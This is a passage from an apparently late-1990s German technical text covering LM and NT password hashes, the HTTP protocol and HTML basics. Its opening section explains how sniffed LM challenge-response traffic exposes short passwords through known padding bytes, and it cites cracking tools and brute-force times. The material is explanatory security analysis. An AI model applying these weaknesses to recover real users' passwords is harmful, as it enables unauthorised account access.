LM Hash Dies ist das ältere der beiden Verfahren, das noch von IBM entwickelt wurde. Hierbei wird ein festgelegter 8-Byte-Wert zuerst mit der ersten Hälfte des Paßworts verschlüsselt, um die erste Hälfte des Hashs zu erhalten. Die zweite Hälfte des Hashs wird auf die gleiche Weise aus der zweiten Hälfte des Paßworts gebildet. Paßwörter dürfen bei diesem Verfahren nur 14 Bytes lang sein. Das Ergebnis wird mit Nullen auf 21 Bytes aufgefüllt.

NT Hash Dieses Verfahren wurde von Microsoft entwickelt und bisher nur unter NT eingesetzt. Bei der Kommunikation mit Windows 95-Klienten wird der alte LM Hash verwendet. Auch sind NT-Klienten standardmäßig so eingestellt, daß sie den LM Hash mitsenden, um nicht in Verständigungsprobleme mit Windows 95-Rechnern zu geraten. Dieses Verhalten kann aber abgeschaltet werden.

Der NT Hash wird gebildet, indem das Paßwort mittels MD4[32] in einen 16-Byte-Hashwert umgewandelt wird, an den 5 Nullen angehängt werden, um auf 21 Byte zu kommen. Hierbei darf die Länge des Paßworts prinzipiell 128 Bytes lang sein. Dies wird aber durch die Eingabemaske zunichte gemacht, die nur 14-Byte-Paßworte unterstützt.

Da selbst auf NT-Rechnern der LM Hash gespeichert und übermittelt wird, konzentrieren sich die meisten Angriffe darauf, diesen zu ermitteln. Dies kann zum einen durch das Auslesen der Registry geschehen, was einen privilegierten Zugriff auf den Rechner erfordert, oder durch das Belauschen des Datenverkehrs auf einem Netzwerk („Sniffing“).

Insbesondere Annahme, daß Sniffing möglich ist und der LM Hash verwendet wird, wirft ein deutliches Licht auf die Sicherheit des Verfahrens:

Bei dem verwendeten Challenge-Response-Verfahren wird eine Anfrage von 8 Bytes dreimal jeweils mit einem anderen Drittel des LM Hashes chiffriert werden.

Der erste Schlüssel besteht dabei aus den ersten 7 Bytes der ersten Hälfte des Hashwertes. Dieser Teil kann oft mit einem Lexikon-Angriff ermittelt werden.

Der zweite Schlüssel besteht aus dem letzten Byte der ersten Hälfte des Hashwertes und den ersten 6 Bytes der zweiten Hälfte des Hashwertes. Ist das Paßwort 7 Zeichen lang oder kürzer, so werden diese 6 Bytes 0xAAD3B435B514 lauten, so daß nur 1 Byte unbekannt ist. Ob dies der Fall ist, kann mit 255 Versuchen ermittelt werden.

Der dritte Schlüssel besteht aus den letzten 2 Bytes des Hashwertes, die bei zu kurzen Paßworten[33] 0x04EE lauten, aufgefüllt mit Nullen.

Der NT Hash verbessert diese Situation etwas, da hier alle drei Schlüssel von allen Bytes des Passwortes abhängen.

[32] Ein Hashverfahren, Vorgänger von MD5.

[33] Gemeint sind Paßworte von 7 Zeichen oder weniger.

Tools wie L0phtcrack [L0pht 98] zeigen, daß schon ein normaler PC eine ernsthafte Gefahr für die Authentisierung mittels LM Hash darstellt[34], Rechner wie der von der EFF[35] entwickelte DES-Cracker, der einen beliebigen DES-Schlüssel mittels Brute-Force in maximal drei Tagen knackt, wurden dabei noch nicht berücksichtigt.

3.11 HTTP

3.11.1 Überblick

Das Hypertext Transfer Protocol (HTTP) ist ein universelles Protokoll für die Kommunikation zwischen dem Anwendungsprogramm des Benutzers (z.B. der WWW-Browser) und den Proxies/Gateways zu anderen Internet-Systemen wie SMTP, NNTP, FTP, Gopher und WAIS und erlaubt so einen Hypermedia-Zugriff auf Ressourcen, die von diversen anderen Anwendungen zur Verfügung gestellt werden.

HTTP ist ein Protokoll auf der Anwendungsebene und hat sich seit 1990 mit der Version 0.9 bis heute mit der aktuellen Version 1.1, spezifiziert in [RFC 2068], durch steigende Anforderungen ständig weiterentwickelt.

Bei der Version 0.9 handelte es sich noch um ein einfaches Protokoll, mit dessen Hilfe Rohdaten über das Internet verschickt wurden.

Die Version 1.0 führte einige Verbesserungen ein. Nachrichten konnten jetzt auch ein MIME-ähnliches Format haben, vergleichbar mit dem Format der Internet Mail, beschrieben in [RFC 2045] (Multipurpose Internet Mail Extensions). Dadurch war es möglich, Metainformationen über die transferierten Daten und Änderungen an der Anfrage/Antwort-Semantik mitzuschicken.

Doch auch diese Verbesserungen reichten nicht aus. Hierachische Proxies, Zwischenspeicherung (Caching), beständige (persistente) Verbindungen und virtuelle Hosts forderten eine erneute Erweiterung auf die Version 1.1., so daß HTTP inzwischen mehr Funktionalität als nur das einfache Herunterladen von Dokumenten besitzt.

Eine Grundlage für HTTP bildet das URI[36]-System für Referenzen auf Ressourcen. Eine Ressource läßt sich so durch ihren Ort (URL) und ihren Namen (URN) eindeutig identifizieren.

---

[34] Nach Angabe der Autoren soll selbst ein Brute-Force-Angriff mit einem Pentium 166-Rechner auf einen verschlüsselten Hash eines alphanumerischen Paßwortes in 24-72 Stunden zum Erfolg führen.

[35] Electronic Frontier Foundation (`http://www.eff.org/`)

[36] Uniform Resource Identifier

3.11.2 Funktionsprinzip

HTTP basiert auf dem Anfrage/Antwort-Prinzip: Die Kommunikation über HTTP wird meist durch einen sogenannten User-Agent (beispielsweise der WWW-Browser) eines Benutzers initiiert und beginnt mit einer Anfrage, die sich auf eine Ressource auf einem Server bezieht. Zwischen User-Agent und Server befinden sich meist noch die unterschiedlichsten Zwischenstationen, z.B.:

Proxy Ein sogenannter "Forwarding Agent", der Anfragen für eine URI in ihrer absoluten Form erhält und diese Nachricht dann ganz oder teilweise umformuliert und an den in der URI angegebenen Server weiterleitet. Im Prinzip macht ein Proxy anstelle des User-Agenten die Anfragen.

Gateway Hier handelt es sich um einen "Receiving Agent", der auf der Anwendungsschicht arbeitet und, wenn nötig, die Anfrage von einem Protokoll in ein anderes übersetzen kann.

Tunnel Ein Tunnel arbeitet als "Relay Point" zwischen zwei Verbindungen und verändert die Nachricht nicht. Ein Tunnel wird verwendet, um Nachrichten über Zwischenstationen weiterzuleiten, auch wenn die Zwischenstationen den Inhalt der Nachricht gar nicht verstehen können.

Diese Zwischenstationen bilden eine Kette, die aber nicht unbedingt linear sein muß, da einige Zwischenstationen auch Verbindungen mit anderen Punkten haben können. Beispielsweise kann ein Proxy oder Gateway Anfragen von mehreren Klienten gleichzeitig annehmen und weiterleiten. Einige HTTP-Optionen beziehen sich nur auf den nächsten Nachbarn, andere nur auf die Endpunkte und wieder andere auf die gesamte Verbindungsstrecke.

Man kann die Antwortkette verkürzen, indem die Antwort auf eine mehrfach gestellte Anfrage entlang der Kette zwischengespeichert wird. Es ist jedoch nicht immer sinnvoll, eine Antwort zwischenzuspeichern, denn es werden bestimmte Anforderungen an das Zwischenspeichern gestellt. Siehe hierzu Abschnitt 3.11.6 über "Caching".

Üblicherweise wird HTTP über TCP/IP Verbindungen abgewickelt, wobei standardmäßig der Port 80 verwendet wird; man kann aber auch andere Portnummern benutzen. Außerdem kann man auch ein ganz anderes Protokoll als TCP/IP verwenden, solange dieses Protokoll den Anforderungen von HTTP entspricht.

3.11.3 Persistente Verbindungen

Die Version 1.0 von HTTP hat noch für jeden Austausch von Anfrage und Antwort eine neue Verbindung aufgebaut, mit HTTP/1.1 kann man eine

Verbindung auch für mehrere Anfrage/Antwort-Paare nutzen, wobei zu beachten ist, daß eine Verbindung aus einer Vielzahl von Gründen abgebrochen bzw. geschlossen werden kann.

Diese Art der Verbindungen nennt man "persistente" Verbindungen. Der Vorteil ist, daß man weniger Verbindungen öffnen und schließen muß und so Prozessorzeit und Speicherplatz spart, und der Server und das Netz weniger belastet werden. Mit Hilfe von "Pipelining" kann man mehrere Anfragen gleichzeitig machen, ohne auf eine Antwort warten zu müssen. So erreicht man eine Zeitersparnis beim Laden von Webseiten, die viele Elemente enthalten. Außerdem können Fehler gemeldet werden, ohne gleich die Verbindung zu unterbrechen.

Ab HTTP/1.1 sind persistente Verbindungen als Standard eingestellt.

3.11.4 HTTP Nachrichten

Bei einer Nachricht handelt es sich entweder um eine Anfrage oder um eine Antwort. In jedem Fall enthält die erste Zeile einer Nachricht immer die HTTP-Versionsnummer im Format „HTTP/x.x", die angibt, welches die höchste Versionsnummer ist, die die Anwendung noch verarbeiten kann.

Ein Proxy oder Gateway kann eine Nachricht einer höheren Version herunterkonvertieren und eine Nachricht einer niedrigeren Version heraufkonvertieren, es darf jedoch nie eine Nachricht mit einer höheren Versionsnummer als die, die man selbst versteht, weitergesendet werden. Tritt solch ein Fall auf, muß man entweder eine Fehlermeldung ausgeben oder einen Tunnel benutzen.

Durch einen Eintrag im Kopf der Nachricht kann eine Konvertierung unterbunden werden, je nachdem welche Versionen betroffen sind.

Eine Nachricht besteht allgemein aus

- einer Anfangszeile (bei Anfragen die Anfrage-Zeile und bei Antworten die Status-Zeile),
- einem Nachrichtenkopf (im folgenden als „Header" bezeichnet),
- und optional dem "Bauch" der Nachricht (im folgenden als „Body" bezeichnet).

Die erste Zeile einer Anfrage beginnt mit der Anfrage-Methode, dann folgt die Identifikation (Adresse) der Ressource und die HTTP-Versionsnummer.

Einige mögliche Methoden sind:

GET Diese Methode bedeutet, daß versucht wird, die durch die URI identifizierte Information zu bekommen.

POST Wird benutzt, um einen Datenblock zu senden (z.B. ein ausgefülltes Formular) und um in Newsgroups, Mailing Lists, Bulletin Boards, etc. Nachrichten zu veröffentlichen.

PUT Dient dazu, die beigefügten Daten unter dem im URI angegebenen Namen zu speichern. Der Unterschied zu POST besteht darin, daß sich PUT auf die angegebene Adresse direkt bezieht. Bei POST dagegen bezieht sich die Adresse auf eine Ressource, die die beigefügten Daten berabeitet, und die kann beispielsweise ein Prozeß oder ein Gateway zu einem anderen Protokoll sein.

Die Methode GET muß in jedem Fall von einem Server unterstützt werden. Es kann festgelegt werden, ob eine bestimmte Methode für eine Ressource erlaubt ist oder nicht.

Die Adresse der Ressource gibt den Pfad an, unter dem die Ressource im Netz zu finden ist. Der Pfad darf nicht leer sein, d.h. wenn keine Angaben gemacht werden, wird als Pfad „/" angenommen, also das Wurzelverzeichnis des Servers. Ab HTTP/1.1 gibt es das Feld „Host" im Header. Die Pfadangabe, die der Anfrage-Methode folgt, kann also auch relativ zu der in dem Feld „Host" angegebenen Adresse erfolgen. Allgemein gilt, daß bei Angabe einer nicht absoluten Adresse das „Host"-Feld mitbenutzt wird, ist die Pfadangabe jedoch schon absolut, wird das „Host"-Feld ignoriert.

Der HTTP-Versionsnummer und den allgemeinen Header-Feldern folgen die anfragespezifischen Header-Felder, die es erlauben, zusätzliche Informationen zur Anfrage und zum Klienten mitzuschicken.

Die **Anfrage Header-Felder** können unter anderem folgendes enthalten:

Authorisation Wird für die Authentisierung benutzt (siehe 3.11.5).

From Sollte, wenn vorhanden, die E-Mail des Benutzers enthalten, der die Anfrage stellt.

Referer Erlaubt es dem Klienten, dem Server die Angabe zu machen, welche Adresse die Ressource hat, von der die Anfrage kam.

User-Agent Enthält Informationen über den User-Agent, z.B. den verwendeten Web-Browser.

Die erste Zeile einer Antwort setzt sich zusammen aus der HTTP-Versionsnummer, einem dreistelligen Statuscode und einem kurzen Erklärungstext zu der jeweiligen Statuscodenummer.

Der Statuscode gibt eine Erfolgs- bzw. Fehlermeldung oder Informationen zur Antwort an. Beispiele für einen Statuscode und den dazugehörigen Erklärungstext sind:

200 OK Bei diesem Statuscode handelt es sich um eine Erfolgsmeldung.

400 Bad Request Die Anfrage ist fehlerhaft aufgebaut.

404 Not Found Die referenzierte Ressource wurde nicht gefunden.

405 Method not Allowed Die in der Anfrage spezifizierte Methode nicht erlaubt.

505 HTTP Version Not Supported Die benutzte HTTP-Version wird nicht unterstützt.

3.11.5 Authentisierung von Zugriffen

HTTP stellt einen einfachen Challenge-Response-Authentisierungsmechanismus zur Verfügung, der von einem Server dazu benutzt werden kann, bei einer Anfrage seitens eines Klienten von diesem Authentisierungsinformationen anzufordern.

Durch eine Antwort mit dem Statuscode 401 (unauthorized) zeigt der Server an, daß für diese Anfrage eine Authentisierung nötig ist. Diese Antwort muß zusätzlich das Header-Feld „WWW-Authenticate“ mit mindestens einer zutreffenden Challenge enthalten. Eine Challenge enthält immer ein „Realm“-Attribut, daß sich auf eine bestimmte Umgebung bezieht und mit dessen Hilfe man einen Server in Bereiche einteilen kann, für die unterschiedliche Authentisierungen erforderlich sind.

Für das „Basic Authentication“-Schema beispielsweise erhält der Benutzer eine Challenge, in der er aufgefordert wird, für den Zugriff auf bestimmte Bereiche seine Benutzerkennung und das dazugehörige Paßwort anzugeben. Der Benutzer sendet als Antwort auf diese Challenge, falls er sich authentisieren möchte, seine Benutzerkennung und sein Paßwort (beides mit dem Base64-Verfahren kodiert) im Header-Feld „Authorisation“ zurück.

3.11.6 Caching

Um die Leistung zu verbessern, gibt es die Möglichkeit, Anfragen mit zwischengespeicherten Daten zu beantworten. HTTP/1.1 bietet umfangreiche Mechanismen, um dieses Verfahren so gut wie möglich zu nutzen.

In vielen Fällen kann eine Anfrage zu einem entfernten Server eingespart werden, indem die geforderten Daten von einem nahegelegenen Zwischenspeicher (Cache) bezogen werden. Auf diese Weise wird der Netzwerkverkehr verringert.

In anderen Fällen kann Bandbreite gespart werden, indem statt der kompletten Antwort nur ihre Header-Informationen verschickt werden.

Die beiden Mechanismen, mit denen man diese Einsparungen erreichen kann, sind „Expiration“, basierend auf einer Art von Verfallszeit, und „Validation“, einer Überprüfung auf Aktualität der Daten.

Ein Zwischenspeicher muß immer die aktuellste Antwort liefern, d.h. er hat entweder mit dem Ursprungsserver (dem Server, der die Antwort eigentlich liefern muß) abgeglichen, ob dieser dieselbe Antwort geben würde oder die zwischengespeicherte Antwort als noch „frisch genug“ einstuft. Falls der Ursprungsserver nicht erreichbar ist und eine „veraltete“ zwischengespeicherte Antwort zurückgesendet wird, muß eine entsprechende Warnung mitgeschickt werden.

Gesteuert wird das Verfahren des Zwischenspeicherns durch den „Cache Control Header“ einer Nachricht, der eine Reihe von Feldern zum Regeln der Zwischenspeicherung enthält.

3.12 HTML

3.12.1 Überblick

Um Informationen global zur Verfügung stellen zu können, bedarf es einer Sprache, die weltweit verstanden wird. Die Sprache des WWW ist HTML, die von den unterschiedlichsten Browsern und auf den verschiedensten Plattformen verstanden wird.

Mit HTML ist das Publizieren von Online-Dokumenten möglich, die zusätzlich zu normalem Text auch speziell gekennzeichnete Überschriften, Tabellen, Listen, Grafiken, Musikstücke, Video-Sequenzen und sogar ganze Programme enthalten können. Benutzer können diese Informationen dann mit Hilfe eines Hypertext-Links per Knopfdruck abrufen und einfach in ihnen navigieren. Außerdem bietet HTML die Möglichkeit der Erstellung von Formularen, um Transaktionen mit entfernten Dienstanbietern durchführen zu können, z.B. Bestellungen, Reservierungen oder eine Informationssuche.

Die Sprache HTML wurde am CERN[37] entwickelt und gewann mit dem durch das NCSA[38] entwickelten Browser „Mosaic“ stark an Popularität. Das seit 1990 explosionsartig steigende Wachstum des WWW hatte auch Auswirkungen auf die Entwicklung von HTML. Der Version 2.0 vom November 1995 folgten viele erweiterte Varianten. Es gab jedoch für die zahlreichen Ergänzungen keinen allgemeinen Standard. Im Juni 1997 erfolgte dann durch das World Wide Web Consortium (W3C) eine Zusammenführung dieser Varianten zur HTML Version 3.2. Die aktuelle Version von HTML ist 4.0, wie in [RaHoJa 97] spezifiziert.

HTML gehört zur Familie der „Markup Languages“, d.h., daß Dokumente zusätzlich zum Inhalt noch Informationen über Struktur, Semantik und die Art der Darstellung enthalten. Ein System zur Definition solcher

[37]CERN European Laboratory for Particle Physics,
`http://www.cern.ch/Public/Welcome.html`

[38]National Centre for Supercomputing,
`http://www.ncsa.uiuc.edu/ncsa.html`

„Markup Languages“ stellt SGML (Standard Generalized Markup Language) [ISO 8879] zur Verfügung.

3.12.2 HTML-Grundlagen

Eine Grundlage für HTML bilden die URIs (Uniform Resource Identifiers), die benutzt werden, um die Ressourcen zu identifizieren, auf die man innerhalb eines Dokumentes mit Hilfe eines sogenannten „Links“ verweist. Ein URI besteht aus der Angabe des zu verwendenden Protokolles (z.B. HTTP oder FTP), dem Rechnernamen, dem Pfad und dem Namen, unter dem die Ressource zu finden ist. URIs werden in HTML verwendet, um

- Verweise auf andere Dokumente, Style Sheets oder Skripte zu machen,
- Bilder, Applets und andere Objekte in eine Seite einzubinden,
- sogenannte „Image Maps“ zur Navigationsunterstützung zu erzeugen,
- Formulare abzuschicken,
- Frames und deren Inhalte zu erzeugen,
- externe Referenzen zu zitieren und
- sich auf Metadaten zu beziehen, die ein Dokument beschreiben.

Der Zeichensatz ASCII reichte für die geplante weltweite Nutzung von HTML nicht aus. Man verwendet daher den Zeichenvorrat aus UCS (Universal Character Set), der in [ISO 10646] definiert und äquivalent zu dem Zeichensatz Unicode 2.0 ist.

HTML verwendet sogenannte Elemente, um die Struktur und das Verhalten bei der Darstellung eines Dokumentes festzulegen. Solche Elemente erzeugen beispielsweise Überschriften, Absätze, Listen, Tabellen, Bilder oder Links. Um ein Element zu beschreiben, sind eine Anfangsmarkierung, der Inhalt und eine Endmarkierung notwendig.

Die Markierungen werden durch „<“ und „>“ begrenzt, und sowohl Anfangs- als auch Endmarkierung enthalten den Namen des Elementes, wobei die Endmarkierung zusätzlich ein „/“ vor dem Namen des Elementes enthält, um so Anfangs- und Endmarkierung klar unterscheiden zu können.

Bei einigen Elementen ist keine Endmarkierung erforderlich, z.B. bei dem Element „<P>“ zur Erzeugung eines Absatzes. Außerdem gibt es einige Elemente, die keinen Inhalt besitzen, z.B. das Element „
“ zum Umbrechen einer Zeile. Elemente ohne Inhalt besitzen nie eine Endmarkierung.

Die Namen der Elemente sind unabhängig von der Groß- oder Kleinschreibung.

Elemente können Attribute haben. Diese Attribute haben zugehörige Werte, und die Paare aus Attributsname und entsprechendem Wert erscheinen immer vor der schließenden Klammer der Anfangsmarkierung. Eine beliebige Anzahl gültiger Attribute ist möglich, und die Reihenfolge der Attribute kann frei gewählt werden. Die Werte der Attribute sind durch doppelte oder einfache Anführungszeichen begrenzt, und der Attributsname und der dazugehörige Wert werden durch ein „=“ voneinander getrennt. Die nicht zur Begrenzung verwendeten Anführungszeichen können innerhalb der Werte als Teil des Wertes verwendet werden.

Die folgende Zeile erzeugt mit Hilfe des Elementes „<H1>“eine Überschrift mit dem Titel „Kapitel 1“, die das Attribut „id“ mit dem Wert „kap1“ besitzt:

```
<H1 id="kap1">Kapitel 1</H1>
```

3.12.3 Allgemeine Struktur eines HTML-Dokumentes

Ein HTML-Dokument besteht im allgemeinen aus einer Zeile, die Informationen zur verwendeten HTML-Version angibt, einem deklarativen Kopfteil, genannt „HEAD“, und dem Bauch des Dokumentes, mit „BODY“ bezeichnet.

Jedes HTML-Dokument beginnt mit „<HTML>“ und endet mit „</HTML>“. Dazwischen liegt der Kopfteil, begrenzt durch „<HEAD>“ und „</HEAD>“, und der eigentliche Inhalt, eingegrenzt durch „<BODY>“ und „</BODY>“. Der Body kann auch durch das Element „<FRAMESET>“ festgelegt werden (siehe hierzu 3.12.6).

Ein minimales HTML-Dokument sieht wie folgt aus:

```
<HTML>
<HEAD>
<TITLE>
Titel des Dokumentes
</TITLE>
</HEAD>
<BODY>
Inhalt des Dokumentes
</BODY>
</HTML>
```

Der Kopfteil enthält Informationen über das Dokument, z.B. den Titel, Schlüsselwörter für Suchmaschinen und andere Daten, die nicht als Dokumenteninhalt betrachtet werden. Der Inhalt des Kopfteils wird durch den Browser nicht als Teil des Dokumenteninhaltes dargestellt, er sollte jedoch auf anderem Wege zugänglich sein, z.B. sollte der Titel als Seitenüberschrift oder Fensterüberschrift angezeigt werden. Der Titel eines Dokumentes wird innerhalb von „<TITLE>“ und „</TITLE>“ angegeben, und jedes HTML-Dokument muß genau einen Titel innerhalb des Kopfteiles enthalten. Man kann im Kopfteil mit Hilfe des Elementes „<META>“ Metadaten spezifizieren, d.h. Informationen, die sich auf das Dokument selbst und nicht auf dessen Inhalt beziehen. Den Autor eines Dokumentes kann man beispielsweise mit

„<META name=“Author“ content=“Hans Mustermann“>“

innerhalb des Kopfteils angeben, Suchbegriffe für Suchmaschinen gibt man mit

„<META name=“keywords“ content=“Hund, Katze, Maus“>“

an.

Der Body eines Dokumentes kann zusätzlich zu einfachen Texten eine Vielzahl unterschiedlicher Elemente enthalten, z.B. Listen oder Tabellen. Es gibt viele Möglichkeiten, den Text und seine Elemente zu positionieren, zu formatieren, auszurichten und sein Aussehen festzulegen.

Es gibt z.B. sechs verschiedene Überschriftenarten, die durch „<H1>“ (wichtig) bis „<H6>“ (am wenigsten wichtig) gekennzeichnet werden. Mit Hilfe dieser Überschriften hat der Browser die Möglichkeit, selbst ein Inhaltsverzeichnis des Dokumentes zu erstellen, außerdem benutzt er eine umso größere Schrift für die Darstellung, je wichtiger die Überschrift eingestuft ist.

Um einen vorformatierten Text richtig anzuzeigen, verwendet man die Begrenzungen „<PRE>“ und „</PRE>“.

Um Elemente innerhalb des Bodys identifizieren zu können, existieren die Attribute „ID“ und „CLASS“. Mit deren Hilfe kann man Bezug auf bestimmte Elemente nehmen, z.B. als Textanker, als Referenz aus Skripten heraus oder um einen festgelegten Stil (siehe 3.12.5) auf bestimmte Textpassagen anwenden zu können.

Kommentare in HTML werden durch „<!- -“ und „- ->“ begrenzt.

3.12.4 Einbindung von Objekten, Bildern und Applets

Mit Hilfe des Elementes „<OBJECT>“ können Objekte wie Musikstücke, Videosequenzen, Bilder und Applets in ein HTML-Dokument eingebunden werden. Bei Applets handelt es sich um Programme, die automatisch heruntergeladen und auf dem Rechner des Benutzers ausgeführt werden (siehe auch 3.13.5). Das Element „<OBJECT>“ ersetzt die Elemente „<IMG>“ und „<APPLET>“ aus älteren Versionen von HTML und ist flexibler und offen für zukünftige Medientypen. Alle notwendigen Informationen, die zum Darstellen des entsprechenden Objektes benötigt werden, gibt man dem

Element „<OBJECT>“ als Attribute mit.

Beispiel für die Einbindung eines Bildes:

```
<OBJECT
data="logo.jpg"
type="image/jpg">
</OBJECT>
```

Hierbei gibt das Attribut „data“ den Dateinamen des Bildes und „type“ den Medientyp an.

Beispiel für die Einbindung eines Applets:

```
<OBJECT
codetype="application/java"
classid="java:hello.class"
width="100" height="100">
</OBJECT>
```

„codetype“ gibt an, daß es sich um ein Java-Applet handelt, „classid“ bezeichnet den Namen des Applets und die darauffolgende Zeile enthält Informationen über die Dimensionen des Applets.

3.12.5 Style Sheets

Die Verwendung von sogenannten „Style Sheets“, wie in [Lynch 98] beschrieben, ermöglicht es, die optische Darstellung von HTML-Dokumenten zu beeinflussen, indem man Abstände, Farben, Hintergründe, Schriftgöße, Schriftart und vieles mehr festlegt.

Style Sheets ersetzen eine Reihe von Präsentationsmechanismen älterer HTML-Versionen und können an unterschiedlichen Stellen definiert sein, z.B. im Kopf des HTML-Dokumentes, als Attribut zu einem einzelnen Element und sogar in einer externen Datei.

Unter Verwendung sogenannter „Cascading Style Sheets“ kann man die Style Sheets verschachteln und erhält so eine geordnete Sequenz von Style Sheets, in der tiefer in der Verschachtelung liegende Style Sheets Vorrang vor vorangegangenen Regeln haben.

Möchte man Style Sheets verwenden, so muß spezifiziert werden, welche Style-Sheet-Sprache ein HTML-Dokument verwenden soll. Dies geschieht z.B. im Kopf des Dokumentes mit dem <META>-Element, es kann aber auch schon im HTTP-Header geschehen (siehe 3.11.4). HTML 4.0 spezifiziert „css“ (Cascading Style Sheets) als Style-Sheet-Sprache, und wenn keine andere Sprache angegeben ist, wird „css“ standardmäßig verwendet.

Beispiel für das Verändern des Aussehens der durch das Element „<H1>“ festgelegten Überschrift:

```
<HEAD>
<STYLE type="text/css">
H1.neu { border-width: 1; border: solid; text-align: center}
</STYLE>
</HEAD>
<BODY>
<H1 class="neu">
Diese H1-Überschrift wird durch den neuen Stil beeinflußt
</H1>
</BODY>
```

Im Kopf des HTML-Dokumentes wird eine neue Stilklasse festgelegt, auf die bei der Verwendung der „<H1>“-Überschrift Bezug genommen wird.

3.12.6 Frames

Frames erlauben es, Dokumente in mehreren Ansichten zu präsentieren, wobei diese Ansichten unabhängige Fenster oder untergeordnete Fenster sein können. So kann ein Teil der Informationen eines Dokumentes sichtbar bleiben, während andere Teile mit Hilfe von Schiebebalken aus dem sichtbaren Bereich heraus bewegt werden (Scrolling).

Ein Beispiel ist ein Fenster mit drei Frames, einem, der ein statisches Bild enthält, einem, der ein Navigationsmenü enthält und einem, der einen Text enthält, den man hoch und runter bewegen kann oder durch Verwendung des Navigationsmenüs durch einen anderen Text ersetzen kann.

Die Einbindung von Frames erfolgt durch das Element „<FRAMESET>“, das als Attribute die Aufteilung und die Größe innerhalb des Fenster übergeben bekommt, angegeben in Zeilen und Spalten.

Ein einzelner Frame kann dann innerhalb des durch „<FRAMESET>“ und „</FRAMESET>“ begrenzten Bereiches durch „<FRAME src=“readme.html“>“ erzeugt werden. Hierbei gibt das Attribut „src“ den Inhalt des Frames an, der z.B. ein HTML-Dokument oder ein Bild sein kann. Die Anzahl der Frames ist nicht eingeschränkt und auch deren Verschachtelung ist möglich.

Für Browser, die keine Frames darstellen können, hat man die Möglichkeit, mit dem Element „<NOFRAMES>“ eine alternative Darstellung anzugeben.

3.12.7 Formulare

Formulare sind Abschnitte in einem HTML-Dokument, die zusätzlich zu normalem Text spezielle Kontrollfelder wie Knöpfe, Menüs oder Auswahlfelder enthalten, die eine Interaktion mit dem Benutzer ermöglichen. Gedacht ist, daß der Benutzer diese Formulare ausfüllt, indem er Texteingaben macht, aus Menüs auswählt oder Knöpfe aktiviert bzw. deaktiviert, um so bestimmte Dinge auszuwählen. Das so ausgefüllte Formular wird dann zur Verarbeitung an einen dafür zuständigen Agenten geschickt (z.B. ein Web-Server oder ein Mail-Server). Zu diesem Zweck sollte ein Formular einen „submit"-Knopf enthalten, der das Formular abschickt, außerdem sollte ein „reset"-Knopf vorhanden sein, der alle bisherigen Angaben wieder löscht. Ein Formular wird innerhalb eines HTML-Dokumentes durch „<FORM>" und „</FORM>" begrenzt. Ergänzend gibt es eine Vielzahl von Elementen, um den Formularen eine bestimmte Struktur zu geben.

Das folgende Beispiel erzeugt ein Texteingabefeld mit der Beschriftung „Name:" zur Eingabe eines Namens. Die Beschriftung erfolgt mit Hilfe des Elementes „<LABEL>" und die Eingabe mit „<INPUT>":

<LABEL for="name">Name: </LABEL>
<INPUT type="text" id="name">

Ein weiteres Beispiel erzeugt einen Knopf mit der Bezeichnung „gültig", den man aktivieren oder deaktivieren kann, um so das Zutreffende zu selektieren. Bei Aktivierung wird der Wert „wahr" als Teil des Formularinhaltes mitgeschickt.

<INPUT type="radio" name="gültig" value="wahr">
gültig

Eine Verschlüsselung für die Übertragung der eingegebenen Daten wird durch HTML 4.0 nicht spezifiziert. Entsprechende Möglichkeiten hat der Browser zur Verfügung zu stellen.

3.12.8 Einbindung von Skriptsprachen

Ein Skript ist ein benutzerseitig ausgeführtes Programm, das ein HTML-Dokument begleiten kann oder direkt in das Dokument eingebettet ist. Die Verwendung von Skripten ermöglicht es, ein Dokument aktiver und interaktiver zu machen. Man kann z.B. den Inhalt von Dokumenten dynamisch ändern (siehe [Heinle 97]).

Durch die Begrenzungen „<SCRIPT>" und „</SCRIPT>" fügt man ein Skript in ein HTML-Dokument ein. Dies kann im Kopfteil oder im Body des

Dokumentes geschehen, und es kann auch auf eine externe Datei verwiesen werden, z.B. mit

<SCRIPT src="mein_skript.js">

Dieser so begrenzte Teil wird nicht als HTML interpretiert, sondern an die entsprechende Script-Engine weitergeleitet.

Erfolgt die Einbindung des Skripttextes über eine externe Datei, so wird der Text, der im ursprünglichen HTML-Dokument innerhalb der „<SCRIPT>"-Markierung steht, ignoriert, es sei denn, die externe Datei wird nicht gefunden. Aufgrund dieses Verhaltens wird der Text zwischen der „<SCRIPT>"-Markierung in solchen Fällen oft für die Ausgabe einer entsprechenden Fehlermeldung benutzt.

Das Element „<SCRIPT>" ist unabhängig von der verwendeten Skriptsprache, die benutzte Skriptsprache muß jedoch mit Hilfe des Attributes „language" angegeben werden, z.B. „language=vbscript" für VBScript oder „language=javascript" für JavaScript.

Die Ausführung eines Skriptes kann neben der direkten Ausführung beim Lesen eines mit „<SCRIPT>" markierten Bereiches auch durch ein bestimmtes Ereignis ausgelöst werden. Ein Ereignis bezieht sich immer auf ein durch eine HTML-Markierung begrenztes Element. Wenn also ein Ereignis auf ein Element zutrifft, kann hierfür ein „Event Handler" definiert werden.

<*HTML-Markierung* eventHandler="*Skript-Anweisung(en)*">

Der Name des Event Handlers ist der Name des Vorfalls plus ein vorangestelltes „on".

Beispiele für Vorfälle und zugehörige Event Handler:

click Bezieht sich auf alle Arten von Knöpfen und auf Links und wird ausgelöst, wenn ein Benutzer den Knopf oder Link anklickt. Der zugehörige Event Handler ist „onClick".

change Bezieht sich auf Texteingabefelder und Auswahllisten und wird ausgelöst, wenn ein Benutzer ihren Inhalt bzw. Wert ändert. Der zugehörige Event Handler ist „onChange".

load Bezieht sich auf den Bauch des Dokumentes und wird ausgelöst, wenn ein Benutzer die Seite in den Browser lädt. Der zugehörige Event Handler ist „onLoad".

unload Bezieht sich auf den Bauch des Dokumentes und wird ausgelöst, wenn ein Benutzer die Seite verläßt. Der zugehörige Event Handler ist „onUnload".

mouseover Bezieht sich auf Links und wird ausgelöst, wenn ein Benutzer den Mauszeiger über den Link bewegt. Der zugehörige Event Handler ist „onMouseover".

Es besteht die Möglichkeit, für Browser, die keine Skriptsprachen unterstützen oder bei denen die Skriptsprachen deaktiviert wurden, mit Hilfe der Markierung <NOSCRIPT> (und dazugehöriger Endmarkierung </NOSCRIPT>) eine Alternative anzugeben, z.B. eine entsprechende Textausgabe.

Um flexible HTML-Konstrukte zu erzeugen, kann man z.B. einen JavaScript-Ausdruck als Wert für ein HTML-Attribut angeben. Dieser Ausdruck wird dann dynamisch ausgewertet und der entsprechende Wert zur Laufzeit ermittelt.

